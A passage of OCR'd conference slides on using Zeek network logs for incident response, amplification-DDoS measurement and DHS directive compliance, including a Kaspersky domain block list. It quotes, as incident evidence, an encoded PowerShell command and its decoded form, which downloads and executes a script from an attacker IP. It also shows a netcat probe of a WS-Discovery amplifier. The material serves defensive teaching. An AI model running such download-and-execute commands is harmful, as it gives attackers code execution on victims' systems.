aQBlAHgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA
pAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOAA1AC
4AMQA4ADEALgAxADAALgAyADMANAAvAEUANQBEAEIAMABFADAANwBDADMARAA3AEIARQA4ADAAV
gA1ADIAMAAvAGkAbgBpAHQALgBwAHMAMQAnACkA
```

Decode the base64 and we get:

```
iex(New-ObjectNet.WebClient).DownloadString('http://185.181.10.234/E5DB0E07
C3D7BE80V520/init.ps1')
```

So why didn’t we find this before miscreants

- We run nessus and all kinds of vulnerability scans in the network

  Q. If this was vulnerable why wasn’t it flagged ?
  A. It wasn’t quite “vulnerable” - its vulnerability was weak dictionary password

  Q. But why didn’t we restrict the ms-sql to local nets ?
  A. Nessus didn’t flag ms-sql running on this system

So we search logs to find out that 1433/tcp was opened up at 5:50 am few days before incident

In Short: Zeek gives us capability to answer questions - what, when, how etc (and,.... sometimes even who)

Measurements

How many ? How much ?


UDP Based Amplified Distributed Denial of Service (DDoS) attacks

Determine the Scope of Exposure


Determine the Scope of Exposure

- DoS attacks and blocking
  - 3702/UDP (ws-discovery DDoS), 3283/udp (Apple RDP), 3389/tcp (Windows RDP)
- Answer questions such as:
  - How many systems are vulnerable to this
  - Do we care
  - Triage the situation
    - Bro for raw numbers
    - BigFix for how many not patched of known
- Allows us to estimate total impact - zeek gives us accurate numbers for us to estimate especially in situations where systems are unmanaged

Anomaly Detected (3702 udp)




LBL IPs as src with orig_p of 3702/udp




```
Clickhouse -client  --query "SELECT day, count(day) FROM
zeek_conn where day >= '2019-05-01' and day <=
'2019-08-03' and proto = 'udp' and orig_p = 3702 and
(like(orig_h,'128.3%') or like(orig_h, '131.243%')) and
conn_state = 'SF' group by day, orig_h order by day" >
~/3702-DoS/3702-LBL
```


200 Toshibas, 26X amplification, 100GB of traffic




300X amplification in theory

```
$ echo : | nc -u 128.3.X.Y 3702
```


```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Fault xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wsd="http://schemas.xmlsoap.org/ws/2005/04/discovery"
xmlns:i="http://printer.example.org/2003/imaging" xmlns:wsx="http://schemas.xmlsoap.org/ws/2004/09/mex"
xmlns:wsdisco="http://schemas.xmlsoap.org/ws/2005/04/discovery"
xmlns:wsdp="http://schemas.xmlsoap.org/ws/2006/02/devprof"
xmlns:wprt="http://schemas.microsoft.com/windows/2006/08/wdp/print"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan"><faultcode>SOAP-ENV:Client</faultcode><fa
ultstring>No tag: no XML root element or missing SOAP message body element</faultstring></SOAP-ENV:Fault>
```


SRC: Unknown
SRC: ISP DNS
DST: ISP DNS


Internet of Things (IoT) for DDoS



Anomaly Detected (3283 udp)



20 Mac's, 14X amplification, 400GB of traffic



Zeek packages

bro-pkg install bro/initconf/Apple-RDP-net-assistant-DoS
or
@load Apple-RDP-net-assistant-DoS/scripts

bro-pkg install bro/initconf/ws-discovery-dos
or
@load ws-discovery-dos/scripts

But that's not the point - Point is ……

- Zeek allows us measurements : how many, how much
  - How many systems are vulnerable
  - How many users are affected
  - do we care
    - How much traffic it is
    - How much it affects rest of the world
  - Is this even critical and worth our time ?

Measure/estimate collateral damage from certain actions

Say, we block 3283/udp on border

- How many DNS queries are sourcing from that port
- How much would we end up blocking/damaging
- What other applications are using this ?
- Are there other listeners/services on this part ?

In Short: Zeek gives us data driven decision making ability

Beyond the incident response

- Policy / compliance - DHS BoD Directives
- Looking for OUO documents
- DNS troubleshooting


Next sections: Ask not what zeek can do for you, ask what you want to do and see if zeek is the tool for that.

BEYOND - IR

Policy enforcements and compliance

Tracking DHS Binding operational Directives compliance

- BoD 17-01 - Removal of Kaspersky Branded Products
- BoD 18-01 - Enhance Email and Web Security



Acting Secretary
U.S. Department of Homeland Security
Washington, DC 20528

Homeland Security

Binding Operational Directive *BOD-17-01*

Original Release Date: *September 13, 2017*


Applies to: *All Federal Executive Branch Departments and Agencies*

FROM: Elaine C. Duke
Acting Secretary, Department of Homeland Security

CC: Mick Mulvaney
Director, Office of Management and Budget

SUBJECT: **Removal of Kaspersky-Branded Products**

A binding operational directive is a compulsory direction to federal, executive branch, departments and agencies for purposes of safeguarding federal information and information systems. 44 U.S.C. § 3552(b)(1). *The Department of Homeland Security (DHS) develops and oversees the implementation of binding operational directives pursuant to the Federal Information Security Modernization Act of 2014 ("FISMA").* *Id.* § 3553(b)(2). *Federal agencies are required to comply with these DHS-developed directives.* *Id.* § 3554(a)(1)(B)(ii). *DHS binding operational directives do not apply to statutorily defined "National Security Systems" nor to certain systems operated by the Department of Defense and the Intelligence Community.* *Id.* § 3553(d)-(e).



Secretary
U.S. Department of Homeland Security
Washington, DC 20528

Homeland Security

Binding Operational Directive *BOD-18-01*
Original Release Date:
Applies to: All Federal Executive Branch Departments and Agencies

FROM: Elaine C. Duke
Acting Secretary

OCT 1 6 2017

CC: Mick Mulvaney
Director, Office of Management and Budget

SUBJECT: **Enhance Email and Web Security**

A binding operational directive is a compulsory direction to federal, executive branch, departments and agencies for purposes of safeguarding federal information and information systems. 44 U.S.C. § 3552(b)(1). The Department of Homeland Security (DHS) develops and oversees the implementation of binding operational directives pursuant to the Federal Information Security Modernization Act of 2014 ("FISMA"). *Id.* § 3553(b)(2). Federal agencies are required to comply with these DHS-developed directives. *Id.* § 3554(a)(1)(B)(ii). DHS binding operational directives do not apply to statutorily defined "National Security Systems" or to certain systems operated by the Department of Defense or the Intelligence Community. *Id.* § 3553(d)-(e).

BoD 17-01 - Removal of Kaspersky Branded Products

- How do you identify and block all of kaspersky ?

Identify Kaspersky: DNS Centric Heuristics

- Block all Kaspersky IPs
  - Identify in CDN era
- RPZ all kaspersky related domains
  - Identified at least 298+ kaspersky related domains
- DNS Centric Heuristics
  - Evolving heuristics based on DNS queries and answers
  - Introduce thresholds

17.ucp-ntfy.kaspersky-labs.com
18.ucp-ntfy.kaspersky-labs.com
2.ucp-ntfy.kaspersky-labs.com
25.ucp-ntfy.kaspersky-labs.com
27.ucp-ntfy.kaspersky-labs.com
32.ucp-ntfy.kaspersky-labs.com
36.ucp-ntfy.kaspersky-labs.com
38.ucp-ntfy.kaspersky-labs.com
4.ucp-ntfy.kaspersky-labs.com
40.ucp-ntfy.kaspersky-labs.com
42.ucp-ntfy.kaspersky-labs.com
47.ucp-ntfy.kaspersky-labs.com
50.ucp-ntfy.kaspersky
50.ucp-ntfy.kaspersky-labs.com
56.ucp-ntfy.kaspersky-labs.com
58.ucp-ntfy.kaspersky-labs.com
59.ucp-ntfy.kaspersky-labs.com
6.ucp-ntfy.kaspersky-labs.com
68.ucp-ntfy.kaspersky-labs.com
70.ucp-ntfy.kaspersky-labs.com
78.ucp-ntfy.kaspersky-labs.com
81.ucp-ntfy.kaspersky-labs.com
82.ucp-ntfy.kaspersky-labs.com
84.ucp-ntfy.kaspersky-labs.com
85.ucp-ntfy.kaspersky-labs.com
88.ucp-ntfy.kaspersky-labs.com
94.ucp-ntfy.kaspersky-labs.com
97.ucp-ntfy.kaspersky-labs.com
activate.activation-v2.kaspersky.com
activation-v2.geo.kaspersky
activation-v2.geo.kaspersky.com
activation-v2.kaspersky.com
americas.kasperskylabs.com
apac.refresh-bkg.activation-v2.kaspersky.com
assets.kasperskycontenthub.com
assets.kasperskydaily.com
at-geo.kaspersky-labs.com
autocomplete.kaspersky.com
blog.kaspersky.com
bosh1.ucp-ntfy.kaspers
bosh1.ucp-ntfy.kaspersky-labs.com
bosh3.ucp-ntfy.kaspersky-labs.com
bosh4.ucp-ntfy.kaspersky-labs.com
ca.uis.ha.kaspersky.com
ca.uis.kaspersky.com
ssl.star.s.kaspersky-labs.com.c.footprint.net
stat-geo.kaspersky-labs.com
statistic.content.ipm.kaspersky.com
support.geo.kaspersky.com
support.kaspersky.co.jp

center-kl.geo.kaspersk
center-kl.geo.kaspersky.com
